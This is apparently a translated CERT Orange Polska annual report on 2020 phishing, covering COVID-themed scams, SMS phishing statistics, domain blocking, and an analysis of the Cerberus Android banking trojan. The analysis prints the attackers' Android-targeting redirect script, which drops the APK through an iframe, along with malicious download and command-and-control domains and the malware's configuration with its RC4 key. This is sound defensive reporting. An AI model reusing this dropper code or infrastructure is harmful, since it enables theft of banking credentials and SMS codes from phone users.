Criminals also quickly "pimped" popular fake news sites, making their theme emotional headlines about the plummeting coronavirus infections. In one of the examples, the page featured a "movie" with a statement by a COVID hospital doctor, and viewing it was conditioned by age verification by logging into Facebook. Fake Facebook, of course! In the next steps, as always - taking over the identity and, for example, sending requests to friends on our behalf for borrowing several hundred zlotys via BLIK.



Information (and Malware) per click

The next weeks are the next ideas that faded as quickly as they appeared. When the whole the world was looking for information about a new threat, the tricks that were supposed to convey this information were eagerly clicked. There were also traditional attacks on D-Link and Linksys routers, changing DNS settings on devices accessible from the Internet (with default login credentials or passwords easy to break). In the next step a frame about the possibility of installing an app "prepared by the WHO" providing information about COVID-19 was injected to the traffic from 14 specific domains (on the one hand, the acronyms goo.gl and bit. ly, Amazon AWS, but also Disney.com or xhamster.com). What did we install? The Oski trojan, popular on Russian criminal forums, that steals logins and passwords from browsers and data related to cryptocurrencies.

Computer antivirus against... real COVID?

There were also ideas that could be defined as less or more ... crazy? If you can believe that that people will pay (in the case analysed by us EUR 0.75) to find out the location of people infected with SARS-Cov-2, then a belief that a working application on PC can protect us and our fellow residents from coronavirus infection is ... The word "unbelievable" seems appropriate in this situation.

And, of course, the mutation of sextorsion, known for several years, could not been missed. In a classic version, the scammer suggested that he was in control of the camera of the laptop and saw the victim's "fun" while viewing pornographic sites. In this case, the attacker simply claims to know everything about the victim and can infect them with coronavirus. How? He does not reveal that.

Of course, let's not forget about the campaigns that are the easiest to prepare and implement, and therefore possible to carry out in huge volumes - social engineering text messages. Messages about the need to pay extra for disinfection parcels are the first attacks using fake online payment gateways on such a large scale.

With the media polarizing emotions and often hysterically threatening with the pandemic, people unaware of cyber threats immediately clicked on the link and, believing that they were paying small amounts of several zlotys, gave the scammers logins and passwords to the bank. The scale of domains registered by criminals and false gates indicate that the profit from this investment must have been really good. Internet users actually got tricked into these attacks. Those suggesting logging in to "stop the obligatory payment of PLN 1,000 to government funds" were perfectly obvious.

How to deal with it?

In fact, "covid" attacks were not extremely sophisticated at all - their biggest problem was precisely the main motive, causing a series of fears. To deal with each of the described attacks, it was enough to ... slow down. Despite the strong emotions surrounding the coronavirus topic, it was sufficient to spend more time thinking about what we actually received? Was this e-mail expected? Does this website have a suspicious address? Does this file contain important information for me? Do I have to open it? Or maybe I will copy and paste the abbreviation from the text message on the site that expands abbreviations and make sure whether to click it at all?

An antivirus is not always needed. All you need is time, peace and common sense.

Michał Rosiak

From phishing to... StopPhishing

2 million 617 thousand 110. Almost **3 million of you** were prevented by CyberTarcza from accessing a confirmed phishing site. 32,106 new sites added, 24,601 (of which 24,204 at one time as part of the "cleaning") - deleted. As you can see, a lot happened in the last year in terms of anti-phishing. And what about the whole process, the end result of which you have seen over 40 million times in total?

Fighting phishing is a bit like military intelligence. Maybe the analogy is a bit exaggerated, but on the other hand - we too start by placing our agents wherever we can. And just like real spies - having blended into the crowd, we are just watching to pass the raw stream of information to the analysts in the end.

2 million 617 thousand 110

Almost 3 million of you were prevented by CyberTarcza from accessing a confirmed phishing site

The difference, of course, is that in our case people are only at the very end of the process, putting all the rest of the tedious work to the network probes. The DNS servers of Orange Polska are of key importance here. They are responsible for over 1/3 of network traffic on the Polish Internet. The ability to analyze anonymously what goes through it, gives us a unique opportunity to detect threats before they occur. It's almost like "pre-crime" in the movie Minority Report. The only difference is that we predict malicious cyberactivity, the more precisely, the longer we teach patterns to our own artificial intelligence system. And here the actual attack must take place for us to detect it, however, the response speed of our systems can be measured in minutes.

What is our "digital employee" looking for? For example, he looks at domains "knocking on" for the first time on our DNS. It checks them for key words and strings, but also for syntax in domain names characteristic of campaigns of specific criminal groups. In addition, of course, the automatic correlation of this data with the date of establishing a domain or obtaining an SSL certificate and the service through which it was done. We also try to see if customers are trying to enter domains in network infrastructure of questionable reputation. How many new domains are checked weekly? On average, around 700 million (!), but this group also includes entries that appear in our DNS that in fact do not exist (NX domain). Ultimately, the machines screen about 1,000 domains per week, 85-90% of which are blocked.

With this website certification data, this is real pre-crime. Certificate registration necessarily occurs before the first attack, and our algorithms are able to warn us against a highly suspicious domain before anything starts to happen!

This (and a few other) data is "fed" by our artificial intelligence - depending on the result, assigning the appropriate score to the domains. If it is high enough, websites are analyzed in detail (e.g. screenshots are automatically compared with patterns) and at this level they can be blocked without human factor. Those rated slightly lower go to the additional analysis of the Security Operations Center operator. The last level is a third-line expert who, in case of doubt, analyzes the domain and content of the website in detail. If necessary, it even contacts the actual or perceived owner to make sure that there is malicious content.

Of course, DNS servers are not the only source of information that we use and that may ultimately go to the 3rd line of support. A number of external feeds (including those from NASK) are used by CERT Orange Polska. Over the past years, we have developed operational cooperation with providers of SMS marketing services. The information obtained from them has repeatedly allowed us to block large phishing campaigns after a series of sample text messages at the latest, before reaching a wide audience.

And - last but not least - our invaluable internet users/readers. For us, the CERT unit, it is very important that so many of you encountering potentially suspicious content automatically send it to cert.opl@orange.com. It proves your trust. Each such message is very important to us and we check each one.

Michał Rosiak

Our partner's comment:

Ireneusz Tarnowski

Expert at the Cyber Threat Analysis and Response Team at Santander Bank Polska, where he deals with tactical and operational Cyber Threat Intelligence. By analyzing threats in cyberspace and TTP (techniques, tactics and procedures) in attacks, he assesses the potential impact on the organization and develops response plans to emerging threats. A leader in the field of cyber incident management. By engaging in the development of detection methods and risk analysis of the broadly understood IT infrastructure, he prepares technical and organizational solutions aimed at increasing the level of security of the organization.

Phishing landscape

The year 2020 changed the everyday habits of Poles, in particular, their use of the Internet and digital tools. Social restrictions related to life in the era of coronavirus resulted in a dynamic increase in activity in the computer network. Almost overnight, a significant part of the society had to start working remotely, learning remotely, shopping online, and instant messaging and social media became the basis in everyday communication, even with the beloved ones. The digital transformation that is taking place has occurred not only in companies and organizations, but above all in the everyday activities of every human being. Speed, at which digital tools and services were implemented to help meet the daily needs of life, was not reflected in the change in the mentality of the recipients of these services.

Phishing, vishing and smishing are social engineering techniques that use impersonating others to manipulate the victim to perform the actions expected by the criminal. We observed activities related to delivery companies, banks, providers of all kinds of services, or even telecommunications operators. All of this was present in our space before 2020. Phishing attacks took quite a toll. There was one goal: to obtain the victim's electronic banking data or credit card numbers, and to steal them in the next step. You should be aware that these are not sophisticated hacker attacks - there is no hacking into the victim's or bank's systems here. Their strength lies in the quality of social engineering, i.e. the scenario of the operation and the conviction of the recipient that the story is true.

This is where the COVID-19 pandemic and the difficult social situation came into play, leading to a much more frequent use of Internet services and network communication. In addition to the existing users, a large group of people less aware of threats has emerged, uncritically believing what appears on the Internet. In such a situation (even if the criminals did not modify their actions), the circumstances began to favor the scammers:

- the emergence of a new group of potential victims,
- online sales increased several times, sometimes completely replacing the traditional form of trade,
- almost everyone is waiting for a package.

This state of affairs must have led to an increase in the effectiveness of phishing attacks. Suspicious domains leading to fake ones proliferated: payment gateways, electronic banking panels, shops, auctions, classifieds websites and delivery companies.

For criminals, all the actions taken so far were insufficient and, adapting to the new situation, they decided to use scenarios based on fear of a pandemic. From its beginning - in March and April 2020 - dangerous campaigns with text messages began to appear, informing that due to the emergency situation, clients' money will be blocked on the account. Requests to sign up for vaccination through the Trusted Profile services also occurred. Of course, in every case, criminals directed victims to fake banking login sites.

Organizations, companies and communities have taken the trouble to fight phishing through information campaigns and technical solutions to reduce this phenomenon. This is about detecting malicious spoof domains for banks, companies and other institutions and protection of Internet users by blocking them. Looking globally, solutions help a lot, but they are effective only if they are implemented in a consistent manner, so it is extremely important that the fight against phishing is carried out by all network service providers (banks, offices, state services and security teams of telecommunications operators). So that the approach presented by CyberTarcza becomes common for both large and small internet providers.

The second important factor for phishing attacks to be ineffective is the change on the part of banks and their customers. The key is to strengthen the security of the transaction when confirming it. Certainly, moving away from the use of text messages to confirming transactions in a banking application may reduce the effectiveness of phishing. In the application, the bank provides more information and the presentation is more clear. Today, almost everyone provides this authentication method, and it provides greater control and protection.

However, the most important limiting element is the human factor. As a society, we must begin to understand that in cyberspace criminals are very eager to exploit our ignorance. Therefore, the principle of limited trust in the received messages and verification of the truthfulness of information must become our habit.


SMS phishing in the pandemic times

In the previous edition of the Report, we devoted a lot of space to the topic of SMS phishing campaigns that took place in 2019. In the following months, we expected a normal continuation of the well-known phenomenon. It soon turned out, however, that the beginning of the coronavirus epidemic helped criminals enhance their creativity. On the other hand, the pandemic tightened and formalized the cooperation of entities that deal with the protection of Polish cyberspace against such threats.

Message from criminals

Most of the campaigns involve subsidies for packages and advertisements known for years. However, due to the pandemic, there were some completely new ideas in 2020.

Schedule and Theme of SMS Phishing Campaigns



At the beginning of the year, during the PIT settlement period, between 5% and 10% of the malicious domains reported to be distributed in text messages were related to tax issues. As every year, first the message: "you forgot to sign the tax return", "underpayment of PLN 1 of tax", "account confirmation for return", and then just phishing login details and an empty account. We will refer to this category as "official" hereinafter.

Just before the outbreak in Poland, we blocked many websites impersonating those of electricity, telephony and internet providers. Customers massively received text messages about unpaid invoices and planned media cuts (category: "fees").

In March and April, completely new campaigns appeared, closely related to the situation at that time. Shortly after the lockdown was introduced, thousands of customers received information that the Ministry of Health had awarded a food parcel. To get it, you had to provide the shipping address by logging in to the criminals' website impersonating the Trusted Profile and confirming your identity by logging into a fake bank. These threats will be referred to in the article as the category of "fees". Another coronavirus-related campaign was the series of text messages with information about the NBP intercepting savings of their clients and spending them on the fight with the epidemic. In order to leave a certain amount of money for yourself, you had to log into the "bank" using the link provided by the criminals. As before, the category "fees".

The boom in online commerce after the spring lockdown resulted in large numbers of text messages with information about the need to pay extra for the shipment due to, among others, disinfection, ensuring a sanitary regime, quarantining the parcel and, more traditionally, exceeding the weight. There were also attempts to enforce the installation of malicious software impersonating an application for collecting parcels from parcel machines (category: "parcel"). There were also attempts of extortion related to, among others, the Anti-Crisis Shield for entrepreneurs or mandatory and paid vaccinations (already in March 2020!). There were also people impersonating charity actions, including the fundraising conducted by the Siepomaga Foundation for the purchase of protective equipment for medical staff. It was one of the best-prepared phishing campaigns we have seen recently.

The criminals' website was an exact copy of the original one, and the domain (pomoc.sie-pomaga.net, instead of the real pomoc.siepomaga.pl) also did not give reasons for suspicion.

Text message impersonating a fundraiser for the Siepomaga Foundation

Wspieramy polska sluzbe zdrowia w czasie walki z epidemia COVID-19! Wesprzyj szpitale w Polsce przekazujac datek!
https://pomoc.sie-pomaga.net/koronawirus?[redacted]


During the holiday season, the criminals decided to target people who, after months of isolation, were hungry for social life. At that time, we noticed dozens of domains leading to sites pretending to be popular dating sites. The attack scenarios consisted of extorting login details, e.g. under the pretext of having to verify the account. Category: "social"

Due to the renewed restrictions in stationary trade at the end of the year, Santa Claus used the services of delivery companies. This, of course, activated the criminals who reported that the weight of the parcel was exceeded or reminded about the need to disinfect the parcel, which entailed a surcharge (category: "parcels").

Other larger campaigns are mainly scams related to auction and advertising services (category: "Allegro / OLX"), fake applications of delivery companies and other mobile applications (category: "apk"), attempts to obtain login details for the account associated with the phone in the cloud (category: "cloud"), etc.


The time distribution of SMS campaigns in individual categories is presented in Figure 1, and their total scale - in Figure 3. It is easy to see that threats related to parcels / delivery services prevail.

The most common SMS campaign themes



Phishing campaigns also differ in scope and effectiveness (figure 4). Almost 20% of all customers whose connections to sites were identified as SMS phishing were blocked by CyberTarcza. These customers tried to connect to only one domain! Mere 5% of the most popular domains lured as much as 82% of customers that were caught on CyberTarcza in connection with SMS phishing.


Estimated Cumulative Scope of SMS Campaign



The campaign's total scope has also changed over time. Autumn months turned out to be record-breaking (see picture below). Despite the fact that the number of SMS campaigns was similar to the one in spring, the number of customers caught by CyberTarcza in relation to them was several times higher.

The presented data are estimates. Probably not all campaigns have been reported to us or our partners, and the actual number of domains related to SMS phishing may be higher.

Phishing SMS - number of unique clients protected by the CyberTarcza



Prevention

Last year, a new tool increasing the security of internet users appeared in Polish cyberspace. We are talking about the list of warnings against dangerous sites maintained by CERT Polska.

A few days after the launch of phishing attacks related to the coronavirus, the then Ministry of Digitization, UKE, NASK-PIB and four main mobile operators signed the "Agreement on cooperation in the protection of internet users against phishing sites, including personal data and leading Internet users to disadvantageous management of their financial resources in the period of emergency, epidemic or epidemic emergency in the Republic of Poland".

Despite the long and complicated name, the solution is quite simple - CERT Polska maintains and provides a list of sites considered phishing. The list is supplied with CERT Polska's own finds and market reports. It is made available to the public and free of charge to anyone interested. Domains are blocked by operators, the list itself can also be used as a feed for blocking plugins in popular web browsers.

Challenge

To combat phishing threats effectively, not only is the detection efficiency important, but also the time that goes by since the occurrence of the threat till the effective blocking of resources containing malicious content.

In figures 6 (7-day window) and 7 (focus on the first 12 hours) we showed the time distribution, which has passed since the registration of the domain (or the certificate to it, depending on which one came first) to observe a similar event in CERT Orange Polska systems (e.g. DNS server queries).

The time varies greatly depending on the category of phishing, and thus indirectly also on the criminal groups behind it. It is common in impersonating cloud services to use domains that have existed for days or even longer. In phishing services related to delivery services, the time is much shorter - **90% of domains used in the attack were registered no earlier than 24 hours before the attack, 70% of domains are less than 9 hours old, 45% less than an hour, and as much as 30% less than half an hour.** To compare, in campaigns related to dating sites, domains younger than 9 hours accounted for 50% of attacks, those younger than an hour - 5%.


Upon registration of the domain and/or certificate, this name becomes publicly visible as a DNS entry or Certificate Transparency Log record. Only then is its detection possible at least theoretically, which does not mean that it is always feasible in practice without the use of disproportionate means. The sooner an attack occurs after this event, the less time we have to take measures. The response time of CERT teams and implementation of blockades is a critical success factor, therefore automatic monitoring and effective mitigation must be carried out 24/7. Domains used in SMS phishing in delivery campaigns must be blocked within several dozen minutes since their registration, and not on the next working day.


Summary

SMS Phishing has been around for many years. Last year, new campaigns related to the current situation in the country and in the world were added to the old campaigns "on the delivery" or "on the announcement". Emotions such as fear and sense of insecurity that accompanied the outbreak of the coronavirus pandemic made it very easy for the scammers. On the other hand, this situation also contributed to the acceleration of activities on the light side of the force and to the conclusion of an anti-phishing agreement of various entities dealing with cybersecurity, and to at least partial improvement of the situation of customers who do not use such services like CyberTarcza.

4th February, 2021 The Regional Prosecutor's Office in Warsaw informed about the detention and temporary arrest of a criminal group dealing with, inter alia, SMS phishing using the "delivery" method.

Michał Łopacki





Fake mobile applications - install ONLY from the store!

Several leading banks, Allegro, Lidl, and finally the favorite of criminals who send phishing SMS messages - InPost. They flooded the phones of Poles in 2020. What was their common feature? You probably guessed this by reading the first sentence - the alleged applications had nothing to do with the offer of companies whose brands were abused. Instead, if we were persuaded by socio-technical tricks, we installed the Cerberus Trojan on the phone/tablet, specialized in stealing login credentials for electronic banking and even codes from the Google Authenticator application.

The real store or the criminal's server?

While criminals initially sent links in text messages, the closer to the end of the year, the more frequently they used links to websites, resembling the Google Play Store. The difference was that clicking to install didn't transfer us to the store app, but just triggered the download of the * .apk file directly from the criminal's server. Obviously, the last security invariably worked – in order to install the file we had to unblock the consent on the phone to install applications from outside the Play Store. A growing number of Internet users are on alert because of such a prompt,however, the regularity of campaigns based on this theme proves that that they need criminals just in the world pay. What are our statistics like? Campaigns "on OLX announcement "generate unit inputs, because they are targeted at a specific user. During one day of fake news campaign with a page pretending to be Facebook, 1-2 new domains appeared every 20 minutes. There were 15 of them in total, and 8,000 users "knocked on" 14,000 times. Thanks to our mechanisms, we increasingly block single gates after several or several dozen entries.

How does it work?

Let's look at the technical analysis of Cerberus activity.

We based this case on an attack in a slightly different style, but the malware activity looks similar in each case - only the application names are different.

It started with this text message:

Today, a subscription fee of PLN 30 will be charged. To unsubscribe, please uninstall the application.Deinstalator: hxxp: //wrozbyonline.net/wróżby

In the code of the website responsible for the redirection, it can be seen that malicious activity is only undertaken when it is found that the victim opens the link on an Android phone.

```
<script type="text/javascript">
var isMobile = {
    Android: function() {
      return navigator.userAgent.match(/Android/i);
    },
    BlackBerry: function() {
      return navigator.userAgent.match(/BlackBerry/i);
    },
    iOS: function() {
      return navigator.userAgent.match(/
iPhone|iPad|iPod/i);
    },
    Opera: function() {
      return navigator.userAgent.match(/Opera Mini/i);
    },
    Windows: function() {
      return navigator.userAgent.match(/IEMobile/i);
    },
    any: function() {
      return (isMobile.Android() || isMobile.BlackBer-
ry() || isMobile.iOS() || isMobile.Opera() || isMobile.
Windows());
    }
  };

if ( isMobile.Android() ) {
document.location.href="download.html";
}else{
document.location.href="https://www.wrozbyonline.pl";
}
</script>
```

The final redirection is to the website wrozbyonline.

```
net/download.html
<iframe width="1" height="1" frameborder="0"
src="sklepjubilerski.apk"></iframe>
```

Where the malicious application is finally downloaded from:

hxxp://wrozbyonline.net/sklepjubilerski.apk

You must allow the installation of the application in the phone options from unknown sources. Applications from outside the Play Store do not install automatically (they require user changes).

At the time of analysis, the virus was recognized by seven antivirus engines under different names.


- AhnLab-V3 Trojan/Android.Banker.896466
- AhnLab-V3 Trojan/Android.Banker.896466
- Avast-Mobile Android:Evo-gen [Trj]
- Avira (no cloud) ANDROID/Dropper.FRGT.Gen
- CAT-QuickHeal Android.Agent.GEN32502
- DrWeb Android.BankBot.2311
- F-Secure Malware.ANDROID/Dropper.FRGT.Gen
- Fortinet Android/Agent.DVL!tr
- Ikarus Trojan-Banker.AndroidOS.Cerberus
- K7GW Trojan (0055e1561)
- Kaspersky HEUR:Trojan-Dropper.AndroidOS.Hqwar.bp
- ZoneAlarm by Check Point HEUR:Trojan-Dropper.AndroidOS.Hqwar.bp


From the permissions of the APK file itself, it looks like its functionality is to steal incoming SMS messages on the infected phone, which results from the permissions contained in the AndroidManifest.xml file:

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="h
ttp://schemas.android.com/apk/res/android" android:compileSdkVersion="23" androi
d:compileSdkVersionCodename="6.0-2438415" package="lhsp.zcbyngoqjpbbzpq.hqbcbmtz
" platformBuildVersionCode="23" platformBuildVersionName="6.0-2438415">
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPT
IMIZATIONS"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <application android:allowBackup="true" android:icon="@mipmap/ic_launcher" a
ndroid:label="Sklep Jubilerski" android:name="lhsp.zcbyngoqjpbbzpq.hqbcbmtz.Xcer
taintopple" android:roundIcon="@mipmap/ic_launcher_round" android:supportsRtl="t
rue" android:theme="@android:style/Theme.Translucent.NoTitleBar">
        <activity android:name="qujfnblzgcdjxqsmnua.biitilrludzi.ascxgxmtwcfaksd
qtgzypd.Ptoesell" android:screenOrientation="portrait"/>
```



- reading contacts
- making phone calls
- Internet Access
- battery indicator
- sending text messages
- reading text messages, reading information about the device status (network data, telephone number, phone calls listing)

The application is installed like the regular Android application. Undoubtedly, the user should be alerted by the fact that an “uninstaller” is installing the... Jewelry store application. In the following months, in the case of attacks impersonating Allegro or InPost, criminals were much more careful about it.





Moreover, after installing the application, a window opens prompting you to turn on the alleged “Smartphone Protection”. Criminals want to convince the victim that it is necessary for the application to work fully on the phone. In fact, it enables the virus to obtain further, much broader permissions necessary to operate effectively.




Of course, we can also find the application in the system manager. Further analysis shows that we are dealing with Cerberus - a very popular so-called banker for smartphones, used to steal access passwords, logins to banking applications and authorization SMS. It operates mainly with overlays that cover the screen and impersonate a bank. The code for the injection of the overlay is downloaded from an external server while the virus is running on an infected phone. Malware in code has the functionality of dynamically loading modules.w kodzie posiada funkcjonalność dynamicznie ładujących się modułów.
Below we present the configuration with the visible

RC4 key, used to encrypt and decrypt the data sent between the infected phone and the Command & Control server:


```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <int name="lastVersionCodeUsed" value="2357121" />
</map>
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="idbot">a4jd56tj3fbx58211</string>
  <string name="lockDevice">0</string>
  <string name="timeMails">-1</string>
  <string name="timeWorking">1096</string>
  <string name="statCards">0</string>
  <string name="urlAdminPanel">http://curcaoes.club</string>
  <string name="LogSMS">BLOCK DISABLE ACCESIBILITY
SERVICE::endLog::</string>
  <string name="activeDevice">0</string>
  <string name="nameInject"></string>
  <string name="packageNameDefultSmsMenager">com.android.mms</
string>
  <string name="activityAccessibilityVisible">1</string>
  <string name="urls"></string>
  <string name="autoClick">1</string>
  <string name="old_start_inj">0</string>
  <string name="app_inject"></string>
  <string name="timestop">0</string>
  <string name="goOffProtect"></string>
  <string name="display_width">1080</string>
  <string name="logsContacts"></string>
  <string name="packageNameActivityInject">qujfnblzgcdjxqsmnua.
biitilrludzi.ascxgxmtwcfaksdqtgzypd.indvy.opxvzpqjw</string>
  <string name="actionSettingInection"></string>
  <string name="statDownloadModule">0</string>
  <string name="arrayInjection"></string>
  <string name="offSound">0</string>
  <string name="timeProtect">-1</string>
  <string name="listSaveLogsInjection"></string>
  <string name="activeInjection">0</string>
  <string name="statAccessibilty">1</string>
  <string name="killApplication"></string>
  <string name="timeInject">-1</string>
  <string name="checkupdateInjection"></string>
  <string name="whileStartUpdateInection"></string>
  <string name="getIdentifier">1234567890</string>
  <string name="packageName">lhsp.zcbyngoqjpbbzpq.hqbcbmtz</
string>
  <string name="initialization">good</string>
  <string name="day1PermissionSMS">1</string>
  <string name="startpush"></string>
  <string name="keylogger"></string>
  <string name="checkProtect">2</string>
  <string name="starterService"></string>
  <string name="schetAdmin">90</string>
  <string name="getPermissionsToSMS"></string>
  <string name="dataKeylogger"></string>
  <string name="statusInstall"></string>
  <string name="inj_start">0</string>
  <string name="statMails">0</string>
  <string name="logsSavedSMS"></string>
  <string name="idSettings"></string>
  <string name="schetBootReceiver">90</string>
  <string name="step">0</string>
  <string name="statBanks">0</string>
  <string name="statProtect">0</string>
  <string name="hiddenSMS"></string>
  <string name="logsApplications"></string>
  <string name="key">sfhdfhwerkhgjfgh</string>
  <string name="timeCC">-1</string>
  <string name="display_height">1920</string>
  <string name="statAdmin">0</string>
  <string name="startInstalledTeamViewer">1</string>
  <string name="kill"></string>
</map>
```


